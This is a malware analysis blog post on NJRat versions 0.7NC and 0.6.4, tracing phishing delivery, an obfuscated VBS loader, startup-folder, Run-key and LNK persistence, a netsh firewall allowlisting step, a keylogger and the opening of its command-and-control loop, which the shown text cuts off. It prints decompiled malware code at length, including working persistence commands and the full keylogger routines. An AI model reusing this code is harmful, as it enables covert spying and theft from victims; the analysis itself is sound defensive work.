

<https://breachnova.com/blog.php?id=27>

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Executive Summary

This version {0.7NC} of NJRat was first seen on 17 August 2023 with the name utah-Robert-magazine- speaker. It was delivered by email using phishing. Red Packet Security defines NJRat as a type of remote access trojan (RAT). This malicious software can do a range of things, like recording keystrokes, accessing the victim's camera, stealing saved login information from web browsers, creating a way for attackers to control the victim's computer from a remote location, transferring files to and from the victim's computer, seeing what's on the victim's screen, making changes to files, processes, and the Windows registry, and even allowing the attacker to update, remove, restart, close, disconnect, or change the name of their attack campaign.


This analysis comprises two samples labeled as NJ RAT 0.7NC and 0.6.4. The 0.7NC variant introduces a novel method for evading analysis, while 0.6.4 is responsible for managing all other malicious activities.

High-Level Technical Summary

NJRAT is a sophisticated malware that operates in two primary stages. The initial stage involves phishing and obfuscation tactics. In August 2023, security experts first encountered malware, which was distributed via email in the form of a malicious and highly obfuscated VBS (Visual Basic Script) file embedded in documents.

Upon execution, this VBS file performs deobfuscation and reveals a PowerShell script. Within this script lies a base64-encoded DLL (Dynamic Link Library). Once the script successfully decodes the DLL, it proceeds to invoke the "VAI" method within the DLL. This marks the beginning of malware's further exploitation and malicious activities.

NJRAT 0.6.2 & 0.7NC



Initial Stage

This stage consists of deobfuscation and decoding of real dll and invoking the binary.2

SHA256

vbs = 5f66c7336f8469a6ab349a3f0f3f7aca1b483f2f2a8b4ad71af79ff51a8aad6b

dll = 153c9ffe148909981900c59c2ccb8ef66f94688ce7ab5e01e3a541937a31294

.VBS

The initial executable comprises a VBS file containing obfuscated PowerShell code. After modifying the VBS file and revealing the de-obfuscated PowerShell code, we can observe its initial command in the terminal. This command involves pinging localhost for a dynamic delay, followed by the self-copying of the executable to the startup folder. This technique is employed to achieve persistence, ensuring that the executable runs every time the device starts up.

This is the command which copy the malicious file in startup folder for future purposes.

```
cmd.exe /c ping 127.0.0.1 -n 10 & powershell -command [System.IO.File]::Copy("", 'C:\Users\' +  
[Environment]::UserName + '\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\.vbs')
```

After persistence VBS goes for de-obfuscating the malicious DLL. As you can see in the figure below, there is an obfuscated string, and the script is using the yWaUTuYIQuUWknaT method to perform a straightforward task: locating and replacing the string with the specified third parameter.

```
1 Set D0x9P0d0c1M0nc0hC = CreateObject ("Script.Shell")  
2 dim ZIZw0H0P0c1G0Mht0yQ, R0M0PFA0R3JWPD0YLB, TQ0K0D0H0LZRLH0G0YY  
3 ZIZw0H0P0c1G0Mht0yQ = ""&vbCrLf & D0M0PFA0R3JWPD0YLB + " \patnat5\saangorP\user"  
4 ZIZw0H0P0c1G0Mht0yQ = ZIZw0H0P0c1G0Mht0yQ + " trats\swed0k1tfo0pc0Pfgn1a0R\ata0pp0\"  
5 ZIZw0H0P0c1G0Mht0yQ = 00Hv0UPAG0P0Yr0P0U(ZIZw0H0P0c1G0Mht0yQ,"&")  
6 R0M0PFA0R3JWPD0YLB = "[System.1"  
7 R0M0PFA0R3JWPD0YLB = R0M0PFA0R3JWPD0YLB + "0.File]::Copy("'  
8 R0M0PFA0R3JWPD0YLB = R0M0PFA0R3JWPD0YLB + LagH0LH0K0P0R0K0M + ""&vbCrLf & ""  
9 R0M0PFA0R3JWPD0YLB = R0M0PFA0R3JWPD0YLB + "C:\Users\' + [Environment]::UserName + "  
0 R0M0PFA0R3JWPD0YLB = R0M0PFA0R3JWPD0YLB + S1c0qP5D0ct0h1c0R5Rt(ZIZw0H0P0c1G0Mht0yQ)  
1 R0M0PFA0R3JWPD0YLB = 00Hv0UPAG0P0Yr0P0U(R0M0PFA0R3JWPD0YLB, S1c0qP5D0ct0h1c0R5Rt("1"), "")  
2 TQ0K0D0H0LZRLH0G0YY = ("cmd.exe /c ping 127.0.0.1 -n 10 & powershell -command [System.IO.File]::Copy("", 'C:\Users\' + [Environment]::UserName + '\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\.vbs')  
3 TQ0K0D0H0LZRLH0G0YY = yWaUTuYIQuUWknaT(TQ0K0D0H0LZRLH0G0YY, "[System.IO.File]::Copy("", 'C:\Users\' + [Environment]::UserName + '\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\.vbs')  
4 WScript.Echo TQ0K0D0H0LZRLH0G0YY  
5  
6 Function 00Hv0UPAG0P0Yr0P0U(C0q0RtZ5h0X0t0c1vZ0L, CZy0L0K0D0h0M0D0Lk0J0, qR1bV1e0D0U0D0tZ0K1)  
7 dim w0L0q0u0h0P1c10AP0V0P0Y  
8 w0L0q0u0h0P1c10AP0V0P0Y = "00Hv0UPAG0P0Yr0P0U = "  
9 w0L0q0u0h0P1c10AP0V0P0Y = w0L0q0u0h0P1c10AP0V0P0Y + "R0[[j0A0U0S5t0N0P1000p0L0c0Q]]j0A0U0S5t0N0P1000p0L0c0Q"  
0 w0L0q0u0h0P1c10AP0V0P0Y = yWaUTuYIQuUWknaT(w0L0q0u0h0P1c10AP0V0P0Y, R0[[j0A0U0S5t0N0P1000p0L0c0Q]]j0A0U0S5t0N0P1000p0L0c0Q"  
1 w0L0q0u0h0P1c10AP0V0P0Y = w0L0q0u0h0P1c10AP0V0P0Y + "(C0q0RtZ5h0X0t0c1vZ0L, CZy0L0K0D0h0M0D0Lk0J0, qR1bV1e0D0U0D0tZ0K1)"  
2 execute(w0L0q0u0h0P1c10AP0V0P0Y)  
3 End Function  
4 Function yWaUTuYIQuUWknaT(xpkqLxLaURPcmRwWGotD, find, JGcmBJjfXurWiumWsBUX)  
5 dim parts  
6 parts = Split(xpkqLxLaURPcmRwWGotD, find)  
7 yWaUTuYIQuUWknaT = Join(parts, JGcmBJjfXurWiumWsBUX)  
8 End Function  
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

It was Invoking its VAI method after decoding the encoded string with base64.

Exploitation

This final exploit has so many malicious functionalities, we will divide them into persistence, **keylogging** and **c2 communication**.

Initial behavior

This DLL has all the malicious functions, its VAI starts with adding mutation in system. If mutation is already there it will not execute. This technique keeps exploit safe for only one time run. It starts with copying itself to AppData and running that exe within process. It did not execute malicious function directly because this way it is making it hard for reverse engineers to go through dynamic debugging.



Persistence


It starts Infinite loop and it have multiple cases. Let's start from case 0.

Case 0: Reading first obfuscated variable and reversing it and de-obfuscating it. It gets command from the server and process it.



Case 1

Reverse the string only.



Case 2

It creates a new guid id and gives this name to the VBS. After that it searches inside AppData if any VBS present in the AppData, if there is no VBS in **AppData** then it runs command in hidden windows style and copy VBS files from current directory to AppData.

```
case 2:
if (Operators.CompareString(startup, "1", false) == 0)
{
string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
string str = "\\.";
Guid guid = Guid.NewGuid();
string text2 = folderPath + str + guid.ToString() + ".vbs";
if (!Directory.GetFiles(folderPath, "*.vbs").Any<string>())
{
new Process
{
StartInfo = new ProcessStartInfo
{
WindowStyle = ProcessWindowStyle.Hidden,
FileName = "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
Arguments = "-WindowStyle Hidden Copy-Item -Path *.vbs -Destination " + text2
}
}.Start();
}
RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true);
num = 3;
continue;
}
if (Operators.CompareString(startup_reg, "2", false) == 0)
{
string folderPath2 = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
num = 6;
continue;
}
goto 10,550;
```

Case 3

After copying the file to AppData it sets persistence registry **SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run**. By adding this, at every startup it executes this file.

```
string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
string str = "\\.";
Guid guid = Guid.NewGuid();
string text2 = folderPath + str + guid.ToString() + ".vbs";
RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true);
if (!registryKey.GetValueNames().Contains("Path"))
{
registryKey.SetValue("Path", text2);
}
registryKey.Close();
```

Name	Type	Data
(Default)	REG_SZ	(value not set)
com.squirrel.Tea...	REG_SZ	C:\Users\burgo\AppData\Local\Microsoft\Teams\Update.exe --processStart Teams.exe --process-start-args "--system-init...
MicrosoftEdgeA...	REG_SZ	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --no-startup-window --win-session-start /prefetch5
Path	REG_SZ	C:\Users\burgo\AppData\Roaming\174778b4-09c3-4aad-89f5-151e07865d49.vbs

Case 11


Case 11 is focused on persistence but this time it is happening through creating a **LNK** file on run time in startup folder.

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```

This LNK file performs specific action in minimized window using PowerShell.

- 1. Sleep for 5 sec
- 2. Start VBS which is inside AppData/roaming.

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle Hidden  
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle Hidden Start-Sleep 5; Start-  
Process C:\Users\burgo\AppData\Roaming\4df328c8-4a5e-4b9b-8385-1495d13b45dd.vbs
```



INS () function is totally persistence based which controls the foothold of exploit inside system for future purposes.

It is setting Environment variable **See_MASK_NOZONECHECK to 1** which allows it to download the files and execute the files without zone identifier.


```
477
478 // Token: 0x0600001C RID: 28 RVA: 0x00002B88 File Offset: 0x00000088
479 public static void Ins()
480 {
481     if (OK.Idr)
482     {
483         if (!OK.CompDir(OK.LO, new FileInfo(Interaction.Environ(OK.DR).ToLower() + "\\\" + OK.EXE.ToLower())))
484         {
485             try
486             {
487                 if (File.Exists(Interaction.Environ(OK.DR) + "\\\" + OK.EXE))
488                 {
489                     File.Delete(Interaction.Environ(OK.DR) + "\\\" + OK.EXE);
490                 }
491                 File.Copy(OK.LO.FullName, Interaction.Environ(OK.DR) + "\\\" + OK.EXE, true);
492                 Process.Start(Interaction.Environ(OK.DR) + "\\\" + OK.EXE);
493                 ProjectData.EndApp();
494             }
495             catch (Exception ex)
496             {
497                 ProjectData.EndApp();
498             }
499         }
500     }
501     try
502     {
503         Environment.SetEnvironmentVariable("SEE_MASK_NOZONECHECKS", "1", EnvironmentVariableTarget.User);
504     }
505     catch (Exception ex2)
506     {
507     }
508     try
509     {
510         Interaction.Shell(string.Concat(new string[]
511         {
512             "netsh firewall add allowedprogram \"",
513             OK.LO.FullName,
514             "\" \"\"",
515             OK.LO.Name,
516             "\" \" ENABLE"
517         })), AppWinStyle.Hide, false, -1);
518     }
519     catch (Exception ex3)
520     {
521     }
```

This code includes a step to add itself to the list of allowed programs in the Windows Firewall. By executing this command, you are essentially instructing the Windows Firewall to allow network traffic for a specific program or application. This action ensures that the program can freely communicate over the network without being hindered by the firewall's restrictions.

```
508     try
509     {
510         Interaction.Shell(string.Concat(new string[]
511         {
512             "netsh firewall add allowedprogram \"",
513             OK.LO.FullName,
514             "\" \"\"",
515             OK.LO.Name,
516             "\" \" ENABLE"
517         })), AppWinStyle.Hide, false, -1);
518     }
519     catch (Exception ex3)
520     {
521     }
```

It also checks if Isu flag is true which is pre-default true then it sets some registries.

```
522         if (OK.Isu)
523         {
524             try
525             {
526                 OK.F.Registry.CurrentUser.OpenSubKey(OK.sf, true).SetValue(OK.RG, "\"" + OK.LO.FullName + "\" ..");
527             }
528             catch (Exception ex4)
529             {
530             }
531             try
532             {
533                 OK.F.Registry.LocalMachine.OpenSubKey(OK.sf, true).SetValue(OK.RG, "\"" + OK.LO.FullName + "\" ..");
534             }
535             catch (Exception ex5)
536             {
537             }
538         }
```



It copies a file from one location to another (possibly into the Startup folder), and then it initializes a File Stream object to open and read the copied file in the Startup folder. And if server commands to remove, server sends command with “un” and “~” to remove all footprints. At first it removes registries, removes from firewalls allowed program, deletes file from startup folder and at the end it pings 127.0.0.1 and deletes itself.

Keylogging

The keylogger in njrat is doing following steps.

1. It initializes various properties and objects, including a keyboard listener (this.keyboard), a log file path (this.LogsPath), and other variables.
2. The keylogger continuously monitors keyboard input using a for loop. Inside the loop, it checks the state of each key using the **GetAsyncKeyState** function, allowing it to capture key presses and releases asynchronously.
3. When a key is pressed, the Fix method is called to convert the key code into a standardized representation. It considers the Shift and Caps Lock keys, maps function keys and special keys to specific strings (e.g., “[F1]”, “[ENTER]”), handles whitespace and Enter key presses, and converts other keys to their corresponding Unicode characters.
4. The keylogger appends the converted key representation to a log (this.Logs), which accumulates the logged keystrokes over time. It also includes special entries for Enter and Tab key presses to format the log properly. {AppData\services64.exe.tmp}
5. To prevent the log from growing indefinitely, the keylogger periodically truncates the log to a certain length and updates the log file on disk (File.WriteAllText).
6. The keylogger continues to monitor and log keyboard input indefinitely within the for loop while sleeping briefly between iterations to control the rate of input capture.

There is constructor call of kl () initialize some general variables and prepare all settings for keylogging like clock and path. This keylogger monitors all the key logs and process information.

```
62     try
63     {
64         OK.kq = new kl();
65         thread = new Thread(new ThreadStart(OK.kq.WRK), 1);
66         thread.Start();
67     }
68     catch (Exception ex5)
69     {
70     }
```

The constructor is named kl, and it initializes various properties and objects when an instance of the class is created.

```
// Token: 0x02000003 RID: 3
public class kl
{
    // Token: 0x0600002B RID: 43 RVA: 0x000050B0 File Offset: 0x000032B0
    public kl()
    {
        this.lastKey = Keys.None;
        this.Clock = new Clock();
        this.Logs = "";
        this.keyboard = new Keyboard();
        this.LogsPath = Application.ExecutablePath + ".tmp";
    }
}
```

The WRK method appears to continuously monitor keyboard input, log the pressed keys along with additional information, and update the log file.

GetAsyncKeyState is used to monitor and capture keyboard input events asynchronously, allowing the code to track and log key presses as they occur in real-time within the for loop. This is typically used for purposes such as keylogging or tracking user input in certain types of applications.

```
198     public void WRK()
199     {
200         try
201         {
202             this.Logs = File.ReadAllText(this.LogsPath);
203         }
204         catch (Exception ex)
205         {
206         }
207         checked
208         {
209             try
210             {
211                 int num = 0;
212                 for (;;)
213                 {
214                     num++;
215                     int num2 = 0;
216                     do
217                     {
218                         if (kl.GetAsyncKeyState(num2) == -32767)
219                         {
220                             Keys k = (Keys)num2;
221                             string text = this.Fix(k);
222                             if (text.Length > 0)
223                             {
224                                 this.Logs += this.AV();
225                                 this.Logs += text;
226                             }
227                             this.lastKey = k;
228                         }
229                         num2++;
230                     }
231                     while (num2 <= 255);
232                     if (num == 1000)
233                     {
234                         num = 0;
```


The Fix method in this code handles keyboard input by mapping different keys to specific representations for logging purposes. It considers the state of the Shift and Caps Lock keys, encloses function keys and special keys in square brackets, maps certain keys to empty strings, and converts others using a custom method while maintaining uppercase or lowercase based on the Shift key state. It ultimately returns the resulting string representing the converted keyboard key.

```
string result;
try
{
    if (k == Keys.F1 || k == Keys.F2 || k == Keys.F3 || k == Keys.F4 || k == Keys.F5 || k == Keys.F6 || k == Keys.F7 || k == Keys.F8 || k == Keys.F9 || k == Keys.F10 || k ==
        Keys.F11 || k == Keys.F12 || k == Keys.End || k == Keys.Delete || k == Keys.Back)
    {
        result = "[" + k.ToString() + "]";
    }
    else if (k == Keys.ShiftKey || k == Keys.RightShift || k == Keys.Shift || k == Keys.ShiftKey || k == Keys.Control || k == Keys.ControlKey || k == Keys.RightControl || k ==
        Keys.LeftControl || k == Keys.Alt)
    {
        result = "";
    }
    else if (k == Keys.Space)
    {
        result = " ";
    }
    else if (k == Keys.Return || k == Keys.Return)
    {
        if (this.Logs.EndsWith("[ENTER]\r\n"))
        {
            result = "";
        }
        else
        {
            result = "[ENTER]\r\n";
        }
    }
    else if (k == Keys.Tab)
    {
        result = "[TAB]\r\n";
    }
    else if (flag)
    {
        result = kl.VkCodeToUnicode((uint)k).ToUpper();
    }
    else
    {
        result = kl.VkCodeToUnicode((uint)k);
    }
}
```

VKCodeToUnicode() this method attempts to convert a virtual key code to its corresponding Unicode character. It uses the **GetKeyboardState**, **MapVirtualKey**, and **ToUnicodeEx** functions from **user32.dll** to perform the conversion.

```
100 // Token: 0x06000035 RID: 53 RVA: 0x00005240 File Offset: 0x00003440
101 private static string VKCodeToUnicode(uint VKCode)
102 {
103     try
104     {
105         StringBuilder stringBuilder = new StringBuilder();
106         byte[] lpKeyState = new byte[255];
107         if (!kl.GetKeyboardState(lpKeyState))
108         {
109             return "";
110         }
111         uint wScanCode = kl.MapVirtualKey(VKCode, 0U);
112         IntPtr foregroundWindow = kl.GetForegroundWindow();
113         int num = 0;
114         int windowThreadProcessId = kl.GetWindowThreadProcessId(foregroundWindow, ref num);
115         IntPtr dwHkl = (IntPtr)kl.GetKeyboardLayout(windowThreadProcessId);
116         kl.ToUnicodeEx(VKCode, wScanCode, lpKeyState, stringBuilder, 5, 0U, dwHkl);
117         return stringBuilder.ToString();
118     }
119     catch (Exception ex)
120     {
121     }
122     return (checked((Keys)VKCode)).ToString();
123 }
124
```

This is where all logs are stored, you can see the following figure.



KI () class is only responsible for monitoring and storing all the logs in the file. It is not sending the logs back to server.

To conclude this keylogger these were steps performed by this keylogger.

1. The **GetAsyncKeyState** function is called in a loop to check the state of keyboard keys with virtual key codes ranging from 0 to 255. It checks each key one by one. If **GetAsyncKeyState** returns -32767 for a

specific key code, it indicates that the key with that virtual key code is currently pressed down. In other words, it's in the "pressed" state at the time of the function call.

2. When a pressed key is detected, it is converted to a Keys Enum value (k) to represent the specific key.
3. The **Fix(k)** method is called to process the key and convert it into a suitable string representation, considering factors like special keys, shift, caps lock, etc.
4. The processed key information is then logged into the Logs field, which stores the captured keyboard input.
5. Finally, the Laskey field is updated to keep track of the last key that was pressed.

C2 communication

In the main, it is creating a thread which is executing the RC method of OK class. This rat uses its own communication language, we will show you every single detail of which flag means what.

```
58     }
59     OK.INS();
60     Thread thread = new Thread(new ThreadStart(OK.RC), 1);
61     thread.Start();
62     try
63     {
64         OK.kq = new k1();
65         thread = new Thread(new ThreadStart(OK.kq.WRK), 1);
66         thread.Start();
67     }
68     catch (Exception ex5)
69     {
70     }
```

Execution according to Flags

There is an infinite loop which gets command from server, and it calls Ind (byte []) which then handles all the commands and controls.

```

1513 public static void RC()
1514 {
1515     checked
1516     {
1517         for (;;)
1518         {
1519             if (OK.C != null)
1520             {
1521                 try
1522                 {
1523                     while (OK.Cn)
1524                     {
1525                         if (OK.C.Available != 0)
1526                         {
1527                             OK.b = new byte[OK.C.Client.Available - 1 + 1];
1528                             int num = OK.C.Client.Receive(OK.b, 0, OK.b.Length, SocketFlags.None);
1529                             if (num <= 0)
1530                             {
1531                                 break;
1532                             }
